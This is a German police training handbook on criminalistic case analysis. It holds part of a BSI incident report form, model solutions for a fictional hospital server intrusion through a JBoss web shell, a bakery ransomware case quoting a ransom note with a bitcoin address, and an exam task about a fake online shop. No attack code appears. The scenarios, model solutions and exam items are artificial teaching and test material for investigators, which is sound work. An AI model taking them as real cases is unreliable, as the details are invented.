	Gezielte, mehrstufige kombinierte Angriffe (APT-Angriffe) ☐ Initialer Angriff per E-Mail ☐ Initialer Angriff über Webseiten (Watering hole attack) ☐ Initialer Angriff über manipulierte Hardware (z.B. USB-Stick) ☐ Sonstiges:	**Missbrauch (Innentäter)** ☐ Weitergabe interner Informationen ☐ Unberechtigtes Erlangen von besonderen Zugriffsrechten, z.B. von Administrations-rechten ☐ Missbräuchliche Nutzung von Berechti-gungen (insb. von Zugriffsrechten), z.B. durch Externe über Fernwartungszugänge ☐ Sonstiges:	**Identitätsmissbrauch** ☐ Verschleierung einer Identität ☐ Diebstahl von Zugangsdaten, z.B. Identitätsdiebstahl, Phishing, Spear-Phishing, Pharming, Skimming ☐ Diebstahl oder Fälschung von Zertifikaten ☐ Unrechtmäßige Registrierung von Internetdomänen (Cybersquatting) ☐ Sonstiges:
	Verhinderung von Diensten ☐ Überflutung, z.B. (D)DoS ☐ Gezielter Systemabsturz, z.B. Paketfragmentierung ☐ Sonstiges:		**Sonstiges:**
3.6*	Sonstiges (z. B. CVE, Name der Schadsoftware, weitergehende Informationen, ...)		

4. Allgemeine Informationen zum informationstechnischen Angriff

☐	Es handelt sich **nicht** um einen informationstechnischen Angriff (dann kein Ausfüllen der Felder 4.1-4.5 notwendig)	
4.1	Angriffsart	☐ Gezielter Angriff ☐ Ungerichteter Angriff ☐ Unbekannt
4.2	Bei mehrfachen Angriffen bitte vermutete Anzahl angeben	
4.3*	Vermutete Motivation (Mehrfachnennungen möglich)	☐ Unbekannt ☐ Finanziell ☐ Persönlich ☐ Politisch ☐ Kriminell ☐ Terroristischer Hintergrund (Pflicht für das BSI zur Weitergabe der Meldung an BKA) ☐ Nachrichtendienstlicher Hintergrund (Pflicht für das BSI zur Weitergabe der Meldung an BfV) ☐ Sonstiges:
4.4	Welche Daten sind im Rahmen der bisherigen Analyse der IT-Störung angefallen und können dem BSI zur Verfügung gestellt werden? (Mehrfachnennungen möglich)	☐ Malware-Samples ☐ Hashsummen ☐ Dateinamen ☐ Signaturen ☐ Logfiles ☐ IP-Adressen ☐ URLs ☐ Sonstiges:
4.5	Strafverfolgung Wenn eine Strafanzeige gestellt wurde und Sie eine Weiterleitung an das BKA wünschen, ergänzen Sie bitte die entsprechenden Detailangaben.	☐ Unbekannt / keine Angabe ☐ Es wurde keine Strafanzeige gestellt ☐ Strafanzeige wurde gestellt Aktenzeichen: Polizeidienststelle: Bundesland: ☐ Weiterleitung der Meldung an BKA durch BSI ist erwünscht ☐ Täter wurde ermittelt

* Freiwillige Angabe

Bundesamt für Sicherheit in der Informationstechnik

Nationales IT-Lagezentrum BSI

5. Informationen zum Ausfall bzw. zur Beeinträchtigung der kritischen Dienstleistungen

5.1	Hat die IT-Störung zu einem Ausfall oder zu einer Beeinträchtigung der Funktionsfähigkeit der Kritischen Infrastruktur (also der kritischen Dienstleistungen) geführt? **Wenn nein**: Welche Umstände oder Gegenmaßnahmen führen dazu, dass es nicht zu einer Beeinträchtigung der Funktionsfähigkeit der Kritischen Infrastruktur kommt? (Bsp.: Unabhängige Parallelversorgung, Angreifer wurde vorher aufgehalten, etc.)	☐ Ja, zu einem Ausfall ☐ Ja, zu einer Beeinträchtigung ☐ Nein (dann kein Ausfüllen der Felder 5.6 bis 5.8 notwendig)
5.2	Inwiefern ist die Funktionsfähigkeit der Kritischen Infrastruktur (also die Verfügbarkeit der kritischen Dienstleistungen) beeinträchtigt bzw. **könnte** sie beeinträchtigt werden? (u.a. welche Systeme und Komponenten sind betroffen bzw. könnten betroffen sein?)	
5.3	Wie viele Personen könnten Ihres Wissens von der Beeinträchtigung / dem Ausfall der Funktionsfähigkeit der Kritischen Infrastruktur betroffen sein?	☐ < 250.000 Einwohner (bzw. < 50% der in der BSI-KritisV **für Ihre Anlage angegebenen Schwelle**) ☐ 250.000 bis 499.999 (bzw. 50% bis 100%) ☐ 500.000 bis 999.999 (bzw. 100% bis 200%) ☐ 1.000.000 bis 5.000.000 (bzw. 200% bis 1000%) ☐ > 5.000.000 Einwohner (bzw. > 1000%) ☐ Es kann keine Aussage gemacht werden
5.4	Wie ist die (potentielle) geographische Verbreitung der Beeinträchtigung / des Ausfalls der Funktionsfähigkeit der Kritischen Infrastruktur? (Stadt, Region, Landkreis, Bundesland, Bundesgebiet)	
5.5	Ist der Vorfall (potentiell) grenzüberschreitend? **Wenn ja:** Welche Staaten sind / wären ebenfalls betroffen?	☐ Ja ☐ Nein
5.6	Von wann bis wann bestand die Beeinträchtigung / der Ausfall der Funktionsfähigkeit der Kritischen Infrastruktur (also der kritischen Dienstleistungen)? (TT.MM.JJJJ hh:mm)	Von ca. : Bis ca. : ☐ Auswirkung dauert an
5.7	Wann wurde die Beeinträchtigung / der Ausfall der Funktionsfähigkeit der Kritischen Infrastruktur (also der kritischen Dienstleistungen) festgestellt? (TT.MM.JJJJ hh:mm)	Am (ca.):
5.8	Welche Maßnahmen wurden ergriffen, um die Beeinträchtigung/den Ausfall der Funktionsfähigkeit der Kritischen Infrastruktur (also der kritischen Dienstleistung) zu mindern oder zu beheben?	

6. Sonstiges

6.1*	Weiterführende Informationen	
6.2*	Weiterführende Bewertungen	
6.3*	Weiteres	

* Freiwillige Angabe

Praktikum II - LAGEFORTSCHREIBUNG IV

LAGEFORTSCHREIBUNG IV	Die Untersuchung der .bash-Scripte des PACS-Servers zeigt, dass Daten des PACS-Bildarchivs und der dazugehörigen Datenbank in einem Verzeichnis des Servers als /jboss5.3/server/default/deploy/management/jshell/3vas10ndata.tar.gz abgelegt sind. Ein Download dieser Datei erfolgte am 20.11.2019 04:08:22. Des Weiteren wurden verschiedene SSH Logins auf dem Server **88.99.103.29** festgestellt, die den Benutzer-Account **3vas10n** nutzten.
AUFGABE	Lagefortschreibung beurteilen und gegebenenfalls einarbeiten

Praktikum II – Musterlösung – kriminalistische Fallanalyse

1. Gefahrenlage
Erfordernis von Sofortmaßnahmen der Gefahrenabwehr?

- zu prüfen: Eingriff in die KRITIS-Infrastruktur
- zu prüfen: Verhinderung des Abfließens von Daten
- ➢ Verhindern des weiteren Zugriffs auf das PACS-System in Abwägung zur computerforensischen Live-Untersuchung

2. Verdachtslage
Prüfung auf tatsächlichen Straftatverdacht

- Abgrenzung, ob es sich bei der Netzwerküberlastung um eine Straftat oder eine Fehlkonfiguration/Fehler des PACS-Systems handelt
- mögliche Straftaten: Computersabotage, Ausspähen von Daten, Vorbereiten des Ausspähens von Daten

3. Tatsituation
Tatzeit/Tatzeitraum

- keine gesonderten Angaben
- bekannt seit Erstmeldung Telekom
- Zugriffe und Netzwerkverbindungen noch hergestellt (noch nicht beendet)

Angriffsvektor Ort

- PACS-Server-System des KKH Elbwiesen

Angriffsvektor Modus Operandi

- keine Angaben

Angriffsvektor Ziel

- Daten von Patienten aus dem PACS-Bild-Archivsystem (Datenexfiltration)
- möglich auch Nutzung von Computerressourcen zu unbekannten Zwecken (Bot-Netz)

Angriffsvektor Tatmittel

- Zugriff via statischer Internet-Verbindung mittels fester IP-Adressvergabe

Täter

- unbekannt

Geschädigte/Opfer

- KKH Elbwiesen gGmbH
- Patienten

Tatmotiv

- Unbekannt, möglich sind:
  - finanziell
  - persönlich

4. Beweislage

- zum aktuellen Zeitpunkt keine Sachbeweise vorhanden
- Überprüfung der Personalbeweise erforderlich
- computerforensische Untersuchung von PACS-Server sowie Logdateien anstreben

5. Tat- und Täterversion
Version1:

- Zugriff auf das PACS-System zur Datenexfiltration von Patientendaten

Version 2:

- Nutzung der Ressourcen des Computersystems zur Verbreitung von Schadsoftware/ Steuerung eines Bot Netzes/DoS-Angriffe oder zur Ablage von Dateien oder Informationen (Drop Zone)

6. Fahndungs- und Recherchelage

- derzeit keine Fahndungs- oder Rechercheansätze erkennbar

7. Rechtslage

- keine externen Abfragen zum derzeitigen Stand notwendig und keine Maßnahmen zur Beweissicherung erkennbar


Praktikum II – Musterlösung – KFA Version 1

Tatverdächtiger			Tatmittel			Tathandlung			Tatobjekt			Taterfolg			Tatmotiv		
4x4	Beschreibung	Erläuterung	4x4	Beschreibung	Erläuterung	4x4	Beschreibung	Erläuterung	4x4	Beschreibung	Erläuterung	4x4	Beschreibung	Erläuterung	4x4	Beschreibung	Erläuterung
V 1	Professionelle Kriminelle (Berufs-verbrecher / Organisierte Kriminalität)	unbekannt	V 1	Einschleusen von Kommandos	unbekannt	A 1	Nutzen	Telekom Internet Standleitung	A 1	Computer	PACS mit JBOSS Tomcat	V 1	Unerlaubter Zugriff auf - Informationen	Zugriff auf Daten	V 1	Finanziell Motiviert	unbekannt
			V 1	Toolkits (Zusammenfassung gefährlicher Werkzeuge)	unbekannt	V 1	Kopieren	Daten-exfiltration unbekannt	V 1	Daten	Patientendaten				V 1	Persönlich motiviert	unbekannt

Schwachstelle		
V 1	Implementierung	unbekannt
V 1	Konfiguratuion	unbekannt

Rechtsverletzung		
V 1	Vertraulichkeit / Zugriffsschutz	Versuchsstadium oder Vollendet

Praktikum II – Musterlösung – KFA Version 2



Tatverdächtiger			Tatmittel			Tathandlung			Tatobjekt			Taterfolg			Tatmotiv		
4x4	Beschreibung	Erläuterung	4x4	Beschreibung	Erläuterung	4x4	Beschreibung	Erläuterung	4x4	Beschreibung	Erläuterung	4x4	Beschreibung	Erläuterung	4x4	Beschreibung	Erläuterung
V 2	Professionelle Kriminelle (Berufs-verbrecher / Organisierte Kriminalität)	unbekannt	V 2	Verteilarbeitende Werkzeuge (Bots)	unbekannt	A 1	Nutzen	Telekom Internet Standleitung	A 1	Computer	PACS mit JBOSS Tomcat	V 2	Nutzung von Resourcen	Bandbreite/ Rechenzeit	V 2	Finanziell Motiviert	unbekannt
									V 2	Netzwerk von Netzen	Botnetz				V 2	Persönlich motiviert	unbekannt

Schwachstelle		
V 2	Implementierung	unbekannt
V 2	Konfiguratuion	unbekannt

Rechtsverletzung		
V 2	Verfügbarkeit	Versuchsstadium oder Vollendet

Praktikum II – Musterlösung – kriminalistische Fallanalyse – Fortschreibungen

Folgende Eintragungen können nach Lagefortschreibung I ergänzt werden

2. Verdachtslage
Prüfung auf tatsächlichen Straftatverdacht

- Netzwerküberlast durch Cybercrime-Straftat mit Zugriff auf das PACS-System
- mögliche Straftaten: Computersabotage, Ausspähen von Daten, Vorbereiten des Ausspähens von Daten

4. Beweislage

- computerforensischer Sachbeweis – offene Netzwerkverbindung zu IP-Adresse 88.99.103.29
- computerforensischer Sachbeweis – offene Netzwerkverbindung zu IP-Adresse 95.110.62.44

6. Fahndungs- und Recherchelage

- OSINT- und CTI-Recherche nach I- Adresse 88.99.103.29 und 95.110.62.44

Folgende Eintragungen können nach Lagefortschreibung II ergänzt werden

3. Tatsituation

Tatzeit/Tatzeitraum
- Verbindungen unterbrochen, kein Zugriff mehr vorhanden

Angriffsvektor Ziel
- JBOSS Red hat Server mit Schwachstelle im HTMLInvoker

Angriffsvektor Tatmittel
- JSP Webshell mittels URL Obfuscation

Angriffsvektor Modus Operandi
- Zugriff auf das PACS Java Frontend und Einschleusen einer Web Shell unter Ausnutzung einer Konfigurationsschwachstelle im JBOSS Server für HTML-Abfragen

4. Beweislage

- computerforensischer Sachbeweis – Untersuchung PACS-Serversystem abgeschlossen

6. Fahndungs- und Recherchelage

- OSINT- und CTI-Recherche nach Modus Operandi und Web Shell

Folgende Eintragungen können nach Lagefortschreibung III ergänzt werden

1. Gefahrenlage
Erfordernis von Sofortmaßnahmen der Gefahrenabwehr?
- KRITIS-Erstmeldung erstellt und gemeldet

Folgende Eintragungen können nach Lagefortschreibung IV ergänzt werden

2. Verdachtslage
Prüfung auf tatsächlichen Straftatverdacht

- Netzwerküberlast durch Cybercrime-Straftat mit Zugriff aus das PACSSystem
- mögliche Straftaten: Ausspähen von Daten, Vorbereiten des Ausspähens von Daten

3. Tatsituation

Tatzeit/Tatzeitraum
- Download der Daten erfolgte am 20.11.2019 04:08:22 Uhr.

Angriffsvektor Ziel

- Daten von Patienten aus dem PACS-Bild-Archivsystem (Datenexfiltration)

4. Beweislage

- computerforensischer Sachbeweis Datenexfiltration festgestellt
- computerforensischer Beweis durch Sicherstellung des SSH-Zugriffs-Rechners mit IP-Adresse 88.99.103.29 möglich

5. Tat- und Täterversion
Version1:

- Zugriff auf das PACS-System zur Datenexfiltration von Patientendaten – bestätigt

Version 2:

- Nutzung der Ressourcen des Computersystems zur Verbreitung von Schadsoftware/ Steuerung eines Bot-Netzes/DoS-Angriffe oder zur Ablage von Dateien oder Informationen (Drop Zone) – nicht bestätigt

6. Fahndungs- und Recherchelage

- OSINT- und CTI-Recherche nach Account *3vas10n*

D. Szenario 3


Praktikum III - Sachverhalt

Zielsetzung	Anwendung von kriminalistischen fallanalytischen Methoden zur kriminalistischen Fallbearbeitung als Grundlage für die kriminalistische Hypothesenbildung und die kriminalistische Untersuchungsplanung an einem fiktiven Beispiel im Bereich Cybercrime.
Kenntnisse und Fähigkeiten	Grundlagen des kriminalistischen Denkens, der kriminalistischen Fallbearbeitung, der kriminalistischen Fallanalyse, der kriminalistischen Hypothesen-/Versionsbildung und der kriminalistischen Untersuchungsplanung.
Literatur	Rolf Ackermann, Horst Clages, Klaus Neidhardt; Kriminalistische Fallanalyse (Lehr- und Studienbriefe Kriminalistik/Kriminologie Band 13), 2013. Rolf Ackermann, Horst Clages, Klaus Neidhardt; Kriminalistische Fallanalyse (Lehr- und Studienbriefe Kriminalistik/Kriminologie Band 13), 2013. Ralph Berthel, Horst Clages, Klaus Neidhardt, Robert Weihmann;Grundlagen der. Kriminalistik (Lehr und Studienbriefe Kriminalistik/Kriminologie Band 1), 2005. Rolf Ackermann, Horst Clages; Der rote Faden. Grundsätze der Kriminalpraxis, (Grundlagen der Kriminalistik, Band 32), 2016. Bundesamt für Verfassungsschutz, Flyer – Sicherheitslücke Mensch, 2010.

Sachverhalt	Der Geschäftsführer der Warener Backwaren GmbH, Herr Müller, kontaktiert Sie als Cybercrime-Spezialisten an einem Montagnachmittag, da er ihre Hilfe benötigt.
	Der Geschäftsführer Herr Müller erhielt Montag früh die Information, dass die EDV stillsteht, da ein Angriff auf die Computer stattgefunden hat. Dabei wurden die Daten verschlüsselt, die nicht mehr lesbar sind und eine komische Endung haben (*.crypt).
	Zudem war bei allen Mitarbeitern, die sich noch anmelden konnten, auf dem Desktop und in allen Netzlaufwerken eine Datei mit folgendem Inhalt zu finden:
	`Sehr geehrter Geschaftsfuhrer!`
	`Ich habe gehackt Ihren Server und habe genommen alle Informationen!`
	`Wenn Sie wollen Ihre Rezepte zurück dann zahlen 10 Bitcoin an folgende Bitcoin: 1A1zP1eP5QGefi2DMPTfTL5SLmv7DivfNa!`
	`Wenn seien einverstanden schreiben an snackpresser@bluemail.ch besprechen dann.`
	Ihr Admin hat die E-Mail bereits geprüft, diese stammt vom Dienstanbieter „Bluemail MX Relay“ aus der Schweiz.
	Bitcoin wurden keine überwiesen.

Hilfsmittel	A4 Block, Tafel, Computer
Aufgabe	Führen Sie eine kriminalistische Fallanalyse und Versions-/Hypothesenbildung mir anschließender Untersuchungsplanung unter Beachtung des KFA-Prozessmodells durch. Nutzen Sie für die Fallanalyse eine Technik Ihrer Wahl und stellen Sie zudem nach der letzten Lage-Fortschreibung eine Tabellen-Übersicht in KFA-Taxonomie auf.

Praktikum III – Verschlüsselungsmitteilung - Anlage zum Sachverhalt



Praktikum III - LAGEFORTSCHREIBUNG I

LAGEFORTSCHREIBUNG I	Der oder die Täter wurden zwischenzeitlich angeschrieben und es kam eine Rückmeldung von der bereits bekannten Bluemail E-Mailadresse aus der Schweiz mit der erneuten Aufforderung, 10 Bitcoin zu zahlen. Zudem sendeten die Erpresser in einem Anhang ein Rezept des „Meilenstein Kartoffelsnack“ mit, um die Echtheit der Informationen zu bestätigen. Die Untersuchung der E-Mail erbrachte Hinweise auf die tatsächliche Nutzung des „Bluemail MX Relay“ aus der Schweiz auf Grund der IP-Adresse des SMTP-Versenders: 178.45.34.23. Die Recherche nach dem Zugriff ergab, dass die Rezepte sich alle in einem nur den Mitarbeitern der Lebensmittelforschung zugänglichen Bereich des Fileservers befanden. Der Fileserver ist zugleich der Terminalserver mit Remote-Zugriff durch die Außendienstmitarbeiter.
AUFGABE	Lagefortschreibung bewerten, beurteilen und ergänzen.

Praktikum III - LAGEFORTSCHREIBUNG II

LAGEFORTSCHREIBUNG II	Die computerforensische Untersuchung der Client und Server ist mittlerweile abgeschlossen. Es wurde festgestellt, dass der Zugriff von außen durch das Remote Desktop Protokoll (RDP) auf Grund eines schwachen Passworts für den Account des Administrators erfolgte. Dabei wurde eine IP-Adresse für die Angriffe ausgemacht, die verschiedene Zugriffe zwischen dem 3. August und dem 4. August 2022 durchführte und letztlich eine Verbindung am 5. August 3:56 Uhr aufbauen konnte. In der Folge wurden die Daten des Fileservers und der angeschlossenen Netzlaufwerke verschlüsselt, was am 5. August um 13:54 Uhr abgeschlossen war. Zur Verschlüsselung wurde eine Ransomware genutzt, für die derzeit kein Decrypter verfügbar ist. Die festgestellte IP-Adresse ist einem Internet-Server der Firma **Hetzmor AG** in Berlin zugeordnet.
AUFGABE	Lagefortschreibung bewerten, beurteilen und ergänzen.


Praktikum III - LAGEFORTSCHREIBUNG III

LAGEFORTSCHREIBUNG III	Die zwischenzeitlich erfolgte computerforensische Untersuchung des Root Server der Hetzmor AG erbrachte Zugriffe per Secure Shell (SSH) mittels verschiedener IP-Adressen, welche einem Telekommunikationsanbieter in Litauen zuzuordnen ist.
AUFGABE	Lagefortschreibung bewerten, beurteilen und ergänzen.

Praktikum III - LAGEFORTSCHREIBUNG IV

LAGEFORTSCHREIBUNG IV	Eine Rückmeldung aus Litauen bezüglich der Anfrage über internationale Rechtshilfe erbrachte Hinweise auf weitere Verfahren, die in den Niederlanden und Belgien ermittelt werden, in denen die Begehungsweise und die IP-Adressen identisch sind.
AUFGABE	Lagefortschreibung bewerten, beurteilen und ergänzen.

Praktikum III - Musterlösung KFA-Taxonomie



E. Musterprüfung

Prüfung - Sachverhalt

Zielsetzung	Anwendung von kriminalistischen fallanalytischen Methoden zur kriminalistischen Fallbearbeitung als Grundlage für die kriminalistische Hypothesenbildung und die kriminalistische Untersuchungsplanung an einem fiktiven Beispiel im Bereich Cybercrime.
Kenntnisse und Fähigkeiten	Grundlagen des kriminalistischen Denkens, der kriminalistischen Fallbearbeitung, der kriminalistischen Fallanalyse, der kriminalistischen Hypothesen-/Versionsbildung und der kriminalistischen Untersuchungsplanung.
Literatur	Rolf Ackermann, Horst Clages, Klaus Neidhardt; Kriminalistische Fallanalyse (Lehr- und Studienbriefe Kriminalistik/Kriminologie Band 13), 2013. Rolf Ackermann, Horst Clages, Klaus Neidhardt; Kriminalistische Fallanalyse (Lehr- und Studienbriefe Kriminalistik/Kriminologie Band 13), 2013. Ralph Berthel, Horst Clages, Klaus Neidhardt, Robert Weihmann;Grundlagen der. Kriminalistik (Lehr und Studienbriefe Kriminalistik/Kriminologie Band 1), 2005. Rolf Ackermann, Horst Clages; Der rote Faden. Grundsätze der Kriminalpraxis, (Grundlagen der Kriminalistik, Band 32), 2016. Bundesamt für Verfassungsschutz, Flyer – Sicherheitslücke Mensch, 2010.
Sachverhalt	Sie sind Sachbearbeiter im Dezernat Betrug und Cybercrime der Polizei Musterhausen. Von fünf verschiedenen Polizeidienststellen im Land bekommen Sie Sachverhalte übersandt, bei denen fünf unterschiedliche Geschädigte in einem Shop-System für Elektrogeräte www.elektro-maier-musterhausen.de in den letzten beiden Monaten hochwertige Elektrogeräte bestellt haben. Die Bezahlung der Elektrogeräte erfolgte mittels PayPal im Shop. Die Waren wurden jedoch nie geliefert. Neben den Vernehmungen zur Sache wurden von den Geschädigten Bestell-E-Mails mit der PayPal-Zahlungsbestätigung und Bildschirmfotos vom Online-Shop übermittelt. Eine Konversation mit dem Shop-Betreiber hat nicht stattgefunden. Nach dem Studium der Akten stellen Sie eine PayPal-Bezahladresse: elektro-meier@goggomail.com fest. Zudem ist das Shop-System beim deutschen Internet Service Provider Stratego AG in Frankfurt gehostet.
Hilfsmittel	A4 Block, Computer

Aufgabe Führen Sie eine kriminalistische Fallanalyse und Versions-/Hypothesenbildung mit anschließender Untersuchungsplanung unter Beachtung des KFA-Prozessmodells durch.

Nutzen Sie für die Fallanalyse die schriftliche Fallanalyse nach dem KFA-Prozessmodell und verschriftlichen Sie Ihre Versionen/Hypothesen außerhalb der Fallanalyse ausführlich. Benennen Sie die daraus abgeleiteten Untersuchungsmaßnahmen unter Beachtung der folgenden Gliederung:

Fallanalyse:
[Analysefelder 1–7 in Stichpunkten ausfüllen]

